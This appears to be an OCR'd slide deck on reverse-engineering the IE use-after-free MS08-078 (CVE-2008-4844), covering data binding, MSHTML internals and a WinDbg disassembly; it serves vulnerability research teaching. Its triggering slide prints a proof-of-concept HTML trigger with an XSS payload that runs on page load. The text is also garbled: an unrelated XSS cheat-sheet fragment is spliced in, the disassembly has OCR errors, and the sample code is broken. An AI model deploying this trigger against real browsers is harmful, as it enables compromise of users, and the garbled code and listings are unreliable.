REVERSING ENGINEER Tips and tricks I've learned reversing vulnerabilities!

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Session objectives

- Share and disseminate knowledge... About some tips and tricks I have learned reverse-engineering a modern browser vulnerability.
- Agenda
- Motivation
- Inception
- Dream Level 1
- Dream Level 2
- Dream Level 3
- Kick or Limbo?
- Conclusions & Questions
- do{ BONUS(); } while(time);

Motivation

Misinformation and misconception

- Many talks have been done in Brazil, regarding reverse engineer, as well as too much useless information:
 - Mostly related to purpose-built frameworks, tools and libraries.
 - Some others addressing how to translate to a readable format.
 - None addressing real world vulnerabilities.
- These talks leave both "apprentices" and security professionals in a "black hole", with tons of misinformation.
 - I call this deception.
- The "apprentices" demand much more than simple "hello world" bugs.
 - Since you have created the bug, you can exploit it easily.

• No matter what someone tries to convincing you, this is not reverse engineering... This is just a "translation".

```
; accept(SOCKET, struct sockaddr FAR*, int FAR*)
push ebx ; ebx = int FAR*
push esp ; esp = struct sockaddr FAR*
call _accept ; accept(edi, esp, ebx)
     edi, eax ; moving eax to edi
mov
               ; eax = return()
               ; edi = SOCKET accept()
```

Inception


Reverse-engineer

- Every time a new vulnerability comes out, we should be ready to understand it, in order to perform: Exploitation, Detection, Prevention and Mitigation.
- Sometimes, none or just a few information regarding a new vulnerability is publicly available.
- Sometimes, these information regarding a new vulnerability are wrong or, to be polite, uncompleted.
- Reverse engineer is one of the most powerful approaches available to deeply understand a new vulnerability, and, sometimes, to rediscover (?) the new vulnerability.

Design the dream levels

vulnerability ecosystem exploitation offensive prevention defensive

Design the dream levels



Dream Level 1


Checklist

- Has a vulnerability been chosen?
 - There is nothing to do without a vulnerability.
- Are there valuable information about the vulnerability?
 - Gather valuable information to understand the weakness type regarding the vulnerability, as well as any feature and/or technology surrounding to trigger the vulnerability.
- Is the vulnerable ecosystem affordable?
 - Avoid exotic vulnerable ecosystem, because it must be configured as a test-bed and its deep knowledge are "sine qua non".
- Are there public tools available to perform a reverse engineer?
 - A good set of public tools will define the success of the reverse engineer development skills are always necessary, otherwise the reverse engineer will fail.
- Which analysis method should be applied?
 - Choose and understand the analysis method that will be applied.


Valuable information

- MS08-078:
 - CVE-2008-4844.
 - CWE-367 TOCTOU Race Condition.
 - CVSS 9.3 (HIGH).
- Affected systems:
 - Microsoft Internet Explorer 5.01 SP4, 6 SP 0/1, 7 and 8 Beta 1/2.
 - Microsoft Windows XP SP 1/2/3, Vista SP 0/1/2, Server 2003 SP 0/1/2 and Server 2008 SP 0/1/2.

Vulnerable ecosystem



Vulnerable ecosystem



Public tools

- Debugging Tools for Windows:
 - It is a set of extensible tools for debugging device drivers for the Microsoft Windows family of operating systems.
- It supports debugging of:
 - Applications, services, drivers, and the Windows kernel.
 - Native 32-bit x86, native Intel Itanium, and native x64 platforms.
 - Microsoft Windows NT 4, 2000, XP, Vista, Server 2003 and Server 2008.
 - User-mode programs and kernel-mode programs.
 - Live targets and dump files.
 - Local and remote targets.
- The IDA (Interactive DisAssembler) Pro 5.0 Freeware is also recommended.

Analysis methods

- White box:
 - Also known as Static Code Analysis, and it looks at applications in non-runtime environment.
- Black Box:
 - Also known as Dynamic Code Analysis, and it looks at applications in runtime environment.
- Grey/Gray Box:
 - It is a mix of White Box and Black Box.

Checklist

- Has a vulnerability been chosen?
 - MS08-078 (CVE-2008-4844).
- Are there valuable information about the vulnerability?
 - Keywords: "XML Island", "Data Binding", "use-after-free", "MSHTML.dll", "XML document", "", "nested".
- Is the vulnerable ecosystem affordable?
 - Microsoft Internet Explorer 7 and Microsoft Windows XP SP3.
- Are there public tools available to perform a reverse engineer?
 - Debugging Tools for Windows, Windows Symbol Package for Windows XP SP3 and IDA Pro 5.0 Freeware Version.
- Which analysis method should be applied?
 - White Box, Black Box and Grey/Gray Box.


Dream Level 2

XML Island

- XML Data Island:
 - XML document that exists within an HTML page.
- Allows to script against the XML document:
 - Without having to load the XML document through script or through the HTML <OBJECT> element.
- XML Data Island can be embedded using one of the following methods:
 - HTML <XML> element.
 - HTML <SCRIPT> element.

Data binding

- Data Source Object (DSO):
 - To bind data to the elements of an HTML page in Microsoft Internet Explorer, a DSO must be present on that page.
- Data Consumers:
 - Data consumers are elements on the HTML page that are capable of rendering the data supplied by a DSO.
- Binding Agent and Table Repetition Agent:
 - The binding and repetition agents are implemented by MSHTML.dll, the HTML viewer for Microsoft Internet Explorer, and they work completely behind the scenes.



Use-after-free

- Referencing memory after it has been freed can cause a program to crash, use unexpected values, or execute code.
- The use of previously-freed memory can have any number of adverse consequences, ranging from the corruption of valid data to the execution of arbitrary code.
- Use-after-free errors have two common and sometimes overlapping causes:
 - Error conditions and other exceptional circumstances.
 - Confusion over which part of the program is responsible for freeing the memory.
- Briefly, an use-after-free vulnerability can lead to execute arbitrary code.

```
char *ptr = malloc(20);
for (i = 0 ; i < 19 ; i++)
     ptr[i] = "A";
i[19] = "\0";
free (ptr) ;
printf("%s\n", ptr);
```

```
char *ptr = (char *) malloc(SIZE);
if(err){
      abrt = 1;
      free (ptr) ;
if(abrt)
      logError("aborted", ptr);
```

Microsoft® HTML Viewer

- MSHTML.dll is at the heart of Internet Explorer and takes care of its HTML and Cascading Style Sheets (CSS) parsing and rendering functionality.
- MSHTML.dll exposes interfaces that enable you to host it as an active document.
- MSHTML.dll may be called upon to host other components depending on the HTML document's content, such as:
 - Scripting Engines:
 - Microsoft Java Scripting (JScript).
 - Visual Basic Scripting (VBScript).
 - ActiveX Controls.
 - XML Data.

IExplore.exe

Internet Explorer Application

ShDocVw.dll

Web Browser Control

BrowseUI.dll

User Interface

MSHTML.dll

Trident

HTML/CSS Parser and Renderer

Document Object Model (DOM) and DHTML

ActiveDocument (DocObject)

URLMon.dll

Security and Download

WinInet.dll

HTTP and Cache

XML document

- Defined by W3C:
 - "Extensible Markup Language (XML) 1.0 (Fifth Edition)" (November 28th, 2008).
- XML elements must follow some basic name rules:
 - Names can contain letters, numbers, and other characters.
 - Names must not start with a number or punctuation character.
 - Names must not start with the letters xml (or XML, or Xml, etc).
 - Names cannot contain spaces.
- There are only five built-in character entities for XML:
 - < → less-than sign
 - > → greater-than sign
 - & → ampersand
 - " → quotation mark
 - ′ → apostrophe
- XML documents accept the syntax & #xH; or & #XH;.
 - Where H is a hexadecimal number (ISO 10640).

Dream Level 3

Triggering

Video demonstration

- First clue about this trigger came from Microsoft Security Development Lifecycle (SDL):
 - "Triggering the bug would require a fuzzing tool that builds data streams with multiple data binding constructs with the same identifier."
 - "Random (or dumb) fuzzing payloads of this data type would probably not trigger the bug, however."
 - "When data binding is used, IE creates an object which contains an array of data binding objects."
- It might mean that one or more of the following objects must be nested to be "allocated" and "released": XML Data Island, Data Source Object (DSO) and/or Data Consumers.

```
<XML ID=I><X><C>
<IMG SRC=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

<XML ID=I><X><C> </C></X></XML> <MARQUEE By RSnake <MARQUEE Note from the author: If you don't know how XSS (Cross Site Scripting) works, this page MARQUEE probably won't help you. This page is for people who already understand the basics of XSS but want a deep understanding of the nuances regarding filter evasion. This page will also </mar>
MARQUEE* not show you how to mitigate these risks or how to write the actual cookie/credential stealing portion of the attack. It will simply show the underlying attack vectors and you can infer the rest. I may add mitigation techniques or other forms of XSS like button/form overwriting later, since I haven't found many good resources on this topic thus far. XSS (Cross Site Scripting): XSS locator (inject this string, view source and search for "XSS", if you see "<XSS" verses "<XSS" it may be vulnerable): '';!--"<XSS>=&{()} Normal XSS:

```
<HTML>
<SCRIPT LANGUAGE="JavaScript">
function Inception(){
document.getElementById("b00m").innerHTML =
      "<XML ID=I><X><C>" +
      "<IMG SRC=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;" +
      "</C></X></XML>" +
      "<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>" +
      "<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>" +
      "</MARQUEE>" +
      "</MARQUEE>";
</script>
<BODY onLoad="Inception();">
<DIV ID="b00m"></DIV>
</BODY>
</HTML>
```

Mapping

Video demonstration

- The first contact is the most important reverse engineer step.
- It will define all the next steps the reverse engineer will follow in order to acquire knowledge about the vulnerability.
- Remember:
 - "It's the first impression that stays on!"
- The first contact (impression) will lead all the rest of reverse engineer, no matter what is done after – pay attention.
- Ensure to load the Windows symbol files, in order to understand the vulnerability it will be very helpful to map the object classes, properties and/or methods.


Understanding

📆 Disassembly - Pid 1904 - WinDbg:6.12.0002.633 X86						
Offset: mshtml!CXfer::Tran	nsferFrom	Src	Previous	Next		
7ea81cc0 8bff	MOA	edi,edi				
7ea81cc2 55	push	ebp				
7ea81cc3 8bec	MOA	ebp,esp				
7ea81cc5 83ec18	sub	esp,18h				
7ea81cc8 53	push	ebx				
7ea81cc9 56	push	esi				
7ea81cca 8bf1	MOA	esi,ecx				
7ea81ccc 33db	xor	ebx,ebx				
7ea81cce f6461c09	test	byte ptr [esi+1Ch],9				
7ea81cd2 0f85fe000000	jne	mshtml!CXfer::TransferFromSrc+0x116 (7ea81dd6)			
7ea81cd8 8b06	MOA	eax,dword ptr [esi]				
7ea81cda 3bc3	cwb	eax,ebx				
7ea81cdc 0f84ef000000	je	mshtml!CXfer::TransferFromSrc+0x111 (7ea81dd1)			
7ea81ce2 395e04	cwb	dword ptr [esi+4],ebx				
7ea81ce5 0f84e6000000	je	mshtml!CXfer::TransferFromSrc+0x111 (7ea81dd1)			
7ea81ceb 395e08	cwb	dword ptr [esi+8],ebx				
7ea81cee 0f84dd000000	je	mshtml!CXfer::TransferFromSrc+0x111 (7ea81dd1	•			
7ea81cf4 8b08	MOA	ecx.dword ptr [eax] ds:002 3:006c0061=???????	?			
7ea81cf6 57	push	edi				
7ea81cf7 50	push	eax				
7ea81cf8 ff9184000000	call	dword ptr [ecx+84h]				
7ea81cfe 8b461c	MOA	eax,dword ptr [esi+1Ch]				
7ea81d01 8bf8	won	edi,eax				
7ea81d03 d1ef	shr	edi,1				
7ea81d05 83c802	or,	eax,2				
7ea81d08 83e701	and	edi,1				
7ea81d0b f6461404	test	byte ptr [esi+14h],4				
7ea81d0f 89461c	wo∧	dword ptr [esi+1Ch],eax				
7ea81d12 741a	je	mshtml!CXfer::TransferFromSrc+0x6e (7ea81d2e)				
7ea81d14 8b0e	MOA	ecx, dword ptr [esi]				
7ea81d16 8b01	mov	eax, dword ptr [ecx]				
7ea81d18 ff90cc000000	call	dword ptr [eax+0CCh]				
7ea81d1e ff7604 7ea81d21 8b10	push	dword ptr [esi+4]				
7ea81d21 8D10 7ea81d23 ff36	mov	edx, dword ptr [eax]				
7ea81d25 8bc8	push	dword ptr [esi]				
7ea01025 0DC0 7ea81d27 ff520c	mov call	ecx,eax dword ptr [edv+0Ch]				
7ea81d2/ 11520C 7ea81d2a 8bd8		dword ptr [edx+0Ch] ebx,eax				
